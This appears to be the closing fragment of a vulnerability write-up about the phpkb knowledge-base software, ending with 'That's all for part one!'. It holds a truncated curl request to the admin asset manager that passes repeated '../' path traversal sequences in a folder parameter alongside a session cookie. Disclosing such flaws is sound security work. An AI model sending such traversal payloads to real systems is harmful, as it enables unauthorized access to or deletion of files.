    -b $'phpkb-rvaids=1; PHPSESSID=to900ejgfjfp3bs0v722o1ggoi' \
    --data-binary $'inpFileToDelete=&inpCurrFolder=..%2F..%2F..%2F..%2F..%2F..%2F..%2F.
    $'http://localhost/phpkb/admin/assetmanager/assetmanager.php?ffilter=&selView=list&forpd
```



Video

That’s all for part one!